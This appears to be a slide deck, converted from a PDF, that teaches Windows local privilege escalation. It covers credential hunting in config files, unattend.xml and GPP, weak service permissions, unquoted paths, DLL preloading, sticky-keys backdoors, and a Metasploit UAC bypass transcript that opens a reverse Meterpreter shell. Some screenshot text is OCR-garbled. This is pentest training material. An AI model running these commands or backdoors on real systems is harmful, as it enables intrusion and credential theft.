#### Windows Priv Esc

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#### Disclaimer

Don't do this unless you have permission.



### Why Windows Priv Esc?

- So you can do more damaging things on the victim host
  - -hash dump
  - -mimikatz
  - -persistence/traverse
  - -key loggers
- Helps identify gaps in local security of Windows images
- Should not be on the top of your list until you mature your program
  - -(is everyone already local adm

#### Windows Priv Esc

- Specifically, we will cover ways to go from low level user to local admin/system
- Not going over ways to get domain admin privs
- There are lots of ways to do this.. we will cover just a few





### Let's start simple

- Look for credentials stored in clear text.
- The hope is this will give you more permissions, or at the very least give you more access to keep looking.





### Search Local Files & Shares

- txt
- docs,xlsx,pdf, etc.
- trace files
- debug files
- log files
- config files
- scripts
- source code
- putty





### Search Files Continued

- dir /s \*password\*
- dir /s \*.config

```
🥨 Web.config - Microsoft Visual Studio
File Edit View Project Debug XML Tools Window Community Help
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 Web.config Web.config
    132
                   This section sets the globalization settings of the application.
    133
    134
                 <globalization requestEncoding="utf-8" responseEncoding="utf-8"/>
                 <!-- IDENTITY SETTINGS
    136
                 Controls the application identity of the Web application
    137
                                      Specifies whether client impersonation is used on each request.
    138
                       true - Specifies that client impersonation is used.
    139
                       false - Specifies that client impersonation is not used.
    140
                     userName - Specifies the user name to use if impersonate is set to true.
    141
                     password -Specifies the password to use if impersonate is set to true.
    142
    143
                 <identity impersonate="true" userName="" vault" password=""
                 <!-- TRUST SECURITY SETTINGS
    144
    145
                 Configures the code access security level applied to an application
    146
                               Full | High | Medium | Low | Minimal
    147
    148
                 <!-- <trust level="Full" originUrl=""/> -->
    149
                 <xhtmlConformance mode="Legacy"/></system.web>
    150
             <location path="DragnetWebService.asmx">
    151
                 <system.web>
    152
                     <authorization>
    153
                          <allow users="*"/>
                                                                                 Ln 143
                                                                                          Col 5
                                                                                                     Ch 2
Ready
```

----BEGIN RSA PRIVATE KEY----

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----END RSA PRIVATE KEY----

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### Sysprep

- Stores the custom settings that are applied during Windows Setup.
- Might store local admin password as

```
unattend - Notepad
                                                                                                                                                                                                                                                                                          File Edit Format View Help
k?xml version="1.0"?>
 <unattend xmlns="urn:schemas-microsoft-com:unattend">
                         <cpi:offlineImage cpi:source="wim://sccm/sources/os/7/rtm/x64/ent/sources/install.wi
<settings xmlns="urn:schemas-microsoft-com/unattend" pass="gobeSystem"><component na</pre>
                                                                             <SystemLocale>%OSDSystemLodale%</SystemLocale>
                                                                           <\systemicocale>%osduserLocale%//UserLocale>
<UserLocale>%osduserLocale%//UserLocale>
<UserLocale>%osduserLocale%//UserLocale>
<InputLocale>%osduserLocale%//InputLocale>
<UserLocale>%osduserLocale%//InputLocale>
<UserLocale>%osduserLocale%//InputLocale></userLocale>
<userLocale>%osduserLocale</userLocale>
<userLocale>%osduserLoca
                                                   <component name="Microsoft-Windows-Shall-Setup" language="neutral" processor</pre>
                                                                              <008F>
                                                                                                      <ProtectYourPC>1</ProtectYourPC>
                                                                                                      <NetworkLocation>Work</NetworkLocation>
                                                                                                      <hideEULAPage>true</hidetuLAPage>
                                                                             <TimeZone>W. Europe Standard Time</TimeZone>
                                                                             <RegisteredOrganization>windows-nööb.com</RegisteredOrganization>
                                                                              <UserAccounts>
                                                                                                      <AdministratorPassword>
                                                                                                                                 <Value>UQB3AGUAOQA1AFEAdwBlADkANQBBAGQAbQBpAG4AaQBzA
                                                                                                                                 <PlainText>false</PlainText>
                                                                                                      </AdministratorPassword>
                                                                             </UserAccounts>
                                                                              <RegisteredOwner>smsadmin</RegisteredOwner>
                          </settings><settings xmlns="urn:schemas-microsoft-com:unattend" pass="specialize"><<
                                                                              <RunSynchronous>
                                                                                                      <RunSynchronousCommand><Order>1</Order>
```



# Sysprep

# Where to find it


 https://technet.microsoft.com/ en-us/library/cc749415(v=ws.10).aspx

Search Order	Location	Description
1	Registry HKLM\System\Setup!UnattendFile	Specifies a pointer in the registry to an answer file. The answer file is not required to be named Unattend.xml.
2	%WINDIR%\Panther\Unattend	The name of the answer file must be Unattend.xml or Autounattend.xml.  Note Windows Setup only searches this directory on downlevel installations. If Windows Setup starts from Windows PE, the %WINDIR%\Panther\Unattend directory is not searched.
3	%WINDIR%\Panther	Windows Setup caches answer files to this location.
		Do not overwrite the answer files in these directories.
4	Removable read/write media in order of drive letter, at the root of the drive.	Removable read/write media in order of drive letter, at the root of the drive.  The name of the answer file must be Unattend.xml or Autounattend.xml, and the answer file must be located at the root of the drive.
5	Removable read-only media in order of drive letter, at the root of the drive.	Removable read-only media in order of drive letter, at the root of the drive.  The name of the answer file must be Unattend.xml or Autounattend.xml, and must be located at the root of the drive.
6	windowsPE and offlineServicing passes:  • \Sources directory in a Windows distribution  All other passes:  • %WINDIR%\System32\Syspr ep	In the windowsPE and offlineServicing passes, the name of the answer file must be Autounattend.xml.  For all other configuration passes, the file name must be Unattend.xml.
7	%SYSTEMDRIVE%	The answer file name must be Unattend.xml or Autounattend.xml



### In the Registry?

- Windows Auto Login
- Look at other apps in use might find something in the registry
- Many older apps stored them in a recoverable way.
- Might be a custom app that does the







# In the Registry?

- Lots of silly apps out there to help you recover passwords in the registry
- Metasploit helps too

 https://github.com/rapid7/metasploit-framewo rk/tree/master/modules/post/windows/gather/c

<u>redentials</u>





#### **GPP**

Group Policy Preferences can be used to store credentials. If you are lucky it will contain an admin account.

GPP contains "Local Users and Groups, that enables a domain administrator to remotely create local accounts on a given list of machines."

http://esec-pentest.sogeti.com/posts/2012/01/20/exploiting-windows-gpp.html

#### **GPP**

- PDC controller contains SYSVOL share used to push GPO updates. (all domain users have access)
- If configured, share will have an XML file containing encrypted local admin password.
- This password can be decrypted using a shared key (documented by Windows)
  - https://msdn.microsoft.com/en-us/library/2c15cbf0-f086-4c74-8b70-1f2fa45d d4be.aspx#endNote2
     2.2.1.1.4 Password Encryption

All passwords are encrypted using a derived Advanced Encryption Standard (AES) key. <3>

The 32-byte AES key is as follows:

#### **GPP**

- Can be harvested with metasploit
  - https://github.com/rapid7/metasploit-framewo rk/blob/master/modules/post/windows/gather/c redentials/gpp.rb

```
\Policies\{8423
                                                                                                                    \MACHINE\Preferences\Groups\Groups.xml ...
                                              \SYSV0L\
[*] Parsing file: \\
                                                                   \Policies\{897
                                                                                                                    }\USER\Preferences\Drives\Drives.xml ...
                                             \SYSV0L\
[*] Parsing file: \\
                                                                   \Policies\{8C16
                                                                                                                   }\USER\Preferences\Drives\Drives.xml ...
                                             \SYSV0L\
[*] Parsing file: \\
                                                                   \Policies\{8E83
                                                                                                                   }\MACHINE\Preferences\Groups\Groups.xml ...
                                             \SYSV0L\
+] Group Policy Credential Info
                    Value
TYPE
                    Groups.xml
USERNAME
PASSWORD
DOMAIN CONTROLLER
DOMAIN
                    2015-03-13 22:12:21
CHANGED
NEVER EXPIRES?
DTSABLED
[*] XML file saved to: /root/.msf4/loot/2
                                                                         windows.gpp.xml 625834.txt
                                                                   \Policies\{8F3F
                                                                                                                     \USER\Preferences\Drives\Drives.xml ...
[*] Parsing file: \\
[*] Parsing file: \\
                                                                   \Policies\{8FA7
                                                                                                                    \USER\Preferences\Drives\Drives.xml ...
[*] Parsing file: \\
                                                                   \Policies\{9301
                                                                                                                    \MACHINE\Preferences\Groups\Groups.xml ...
   Parsing file: \\
                                                                   \Policies\{93CE
                                                                                                                     \MACHINE\Preferences\Groups\Groups.xml ...
```



# Scheduled Scripts/Tasks/AutoRuns

 Modify or replace tasks that might not be in use?

```
C:\Documents and Settings\nirav\Desktop\temp>autorunsc.exe -a | findstr /n /R "File\ not\ found
autorunsc.exe -a | findstr /n /R "File\ not\ found"
Sysinternals Autoruns v11.0 - Autostart program viewer
                                                                                       BACK TRAC
Compress (C) 2002/2011 Wark Russinovich and Bryce Cogswell
Sysinternals - www.sysinternals.com
         File not found: C:\WINDOWS\System32\Drivers\Changer.sys
551:
644:
         File not found: C:\WINDOWS\System32\Drivers\i2omgmt.sys
         File not found: C:\WINDOWS\System32\Drivers\lbrtfdc.sys.
725:
         File not found: C:\WINDOWS\System32\Drivers\PCIDump.sys
896:
         File not found: C:\WINDOWS\System32\Drivers\PDCOMP.sys
905:
         File not found: C:\WINDOWS\System32\Drivers\PDFRAME.sys
908:
         File not found: C:\WINDOWS\System32\Drivers\PDRELI.sys
911:
         File not found: C:\WINDOWS\System32\Drivers\PDRFRAME.sys
File not found: C:\WINDOWS\System32\Drivers\WDICA.sys
914:
1133:
          File not found: About:Home
1768:
```



### DLL PreLoading

Local & Shares - where is Windows looking to load DLL files? Place a malicious DLL in appropriate path and wait for a privileged service to start.

#### Standard Search Order:

- 1. The package dependency graph of the process. This is the application's package plus any dependencies specified as<PackageDependency> in the <Dependencies> section of the application's package manifest. Dependencies are searched in the order they appear in the manifest.
- 2. The directory the calling process was loaded from.
- 3. The system directory (%SystemRoot%\system32).



#### Weak Permissions

 Does a privileged service exe have weak permissions?

Can we replace it then restart the

service?





#### Weak Permissions

#### Get services

- for /f "tokens=2 delims='='" %a in ('wmic service list full^|find /i "pathname"^|find /i /v "system32"') do @echo %a >> c:\windows\temp\permissions.txt
- Get service exe permissions
  - for /f eol^=^"^ delims^=^" %a in (c:\windows\temp\permissions.txt) do cmd.exe /c icacls "%a"
- Look for builtin/users with full access (F)
  - C:\Program Files\Common Files\Microsoft Shared\Source Engine\OSE.EXE BUILTIN\Users:F)
- Replace with your own exe restart service


http://travisaltman.com/windows-privilege-escalation-via-weak-service-permissions/



### Unquoted Service Path

Any service path not quoted with a white space could be attacked.

Malicious executable would be uploaded in the path and run.





### Unquoted Service Path

Example of unquoted binary path

C:\program files\sub dir\program\_name

Can put our exe in the following places:

C:\program.exe

C:\program files\sub.exe



### Weak Permissions on Process

If a process is running as SYSTEM but itself has weak permissions we can migrate to that process and inherit the permissions as SYSTEM





### **UAC Bypass**

- PoC in 2009 made populare in 2011
   @ DerbyCon
- Requires that UAC is set to the default Notify me only when programs try to make changes to my computer.
- Often caught by AV if not done right





### **UAC Bypass**

In metaploit

```
FILE EDIS VIEW SEARCH SERMINAL HELP
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > search uac
Matching Modules
   Name
                                                    Disclosure Date Rank
                                                                                   Description
                                                                       excellent Windows Escalate UAC Execute RunAs
   exploit/windows/local/ask
                                                    2012-01-03
   exploit/windows/local/bypassuac
                                                    2010-12-31
                                                                       excellent Windows Escalate UAC Protection Bypass
   exploit/windows/local/bypassuac injection 2010-12-31
                                                                       excellent Windows Escalate UAC Protection Bypass (In Memory Injection)
                                                                                   Windows Gather Privileges Enumeration
   post/windows/gather/win privs
                                                                       normal
   post/windows/gather/win_privs
                                                                       normal
                                                                                   Windows Gather Privileges Enumeration
msf exploit(handler) > use exploit/windows/local/bypassuac
msf exploit(bypassuac) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(bypassuac) > set LHOST 192.168.31.20
LHOST => 192.168.31.20
<u>nsf</u> exploit(bypassuac) > set LPORT 8080
_PORT => 8080
<u>nsf</u> exploit(<mark>bypassuac</mark>) > set SESSION 1
SESSION => 1
<u>msf</u> exploit(<mark>bypassuac</mark>) > exploit
 *] Started reverse handler on 192.168.31.20:8080
 *] UAC is Enabled, checking level...
 +] UAC is set to Default
 +] BypassUAC can bypass this setting, continuing...
 +] Part of Administrators group! Continuing...
 *] Uploaded the agent to the filesystem....
 *] Uploading the bypass UAC executable to the filesystem...
 *] Meterpreter stager executable 73802 bytes long being uploaded...
    Sending stage (770048 bytes) to 192.168.31.2
    Meterpreter session 2 opened (192.168.31.20:8080 -> 192.168.31.2:49162) at 2014-06-17 19:33:08 +0530
```

https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/windows/local/bypassuac.rb

### Good 'Ole Sticky Keys

Have local access? Why not? Most places won't have HDD encryption.

Mount drive
Replace setch.exe with cmd.exe
(or utilman.exe, etc.)
Boot up and hit shift 5 times





### Good 'Ole Sticky Keys

#### No reboot?

http://carnalOwnage.attackresearch.com/2012/04/privilege-escalation-via-sticky-keys.html


### HKLMSoftwareMicrosoftWindows NTCurrentVersionImage File Execution Options

- new key called "sethc.exe"
- new REG\_SZ value called "Debugger"
  - give it "cmd.exe" as the value
- Hit SHIFT 5 times



# Change Proxy

- Change the user's webproxy to your own
- Watch for creds







#### Windows AT

Admin - > SYSTEM

#### Run something as SYSTEM

```
C:\WINDOWS\system32\cmd.exe

C:\>at 21:01 /interactive "cmd.exe"
Added a new job with job ID = 1

C:\>at
Status ID Day Time Command Line


1 Today 9:01 PM cmd.exe

C:\>
```



### If all else fails

Search for local priv esc vulns - there are plenty!





#### Automation

Pentest Monkey Priv Esc script

http://pentestmonkey.net/tools/windows-privesc-check

Most vuln scanners have options to authenticate and will report on local priv esc vulns



#### Resources

- http://www.slideshare.net/mubix/windows-attacks-at-is-the-newblack-26665607
- https://docs.google.com/document/d/1U10isynOpQtrIK6ChuReu-K 1WHTJm4fgG3joiuz43rw/edit
- http://pen-testing.sans.org/blog/pen-testing/2013/08/08/psexec-u ac-bypass
- http://carnalownage.attackresearch.com/2013/07/admin-to-systements
   m-win7-with-remoteexe.html
- https://www.trustwave.com/Resources/SpiderLabs-Blog/My-5-Top-Ways-to-Escalate-Privileges/
- https://blog.netspi.com/windows-privilege-escalation-part-1-localadministrator-privileges/
- https://attack.mitre.org/wiki/Category:Privilege\_Escalation
- https://blogs.technet.microsoft.com/askds/2008/10/22/getting-a
   -cmd-prompt-as-system-in-windows-vista-and-windows-server-2008
- <a href="http://blog.cobaltstrike.com/2014/03/20/user-account-control-wha-t-penetration-testers-should-know/">http://blog.cobaltstrike.com/2014/03/20/user-account-control-wha-t-penetration-testers-should-know/</a>
- http://www.fuzzysecurity.com/tutorials/16.html

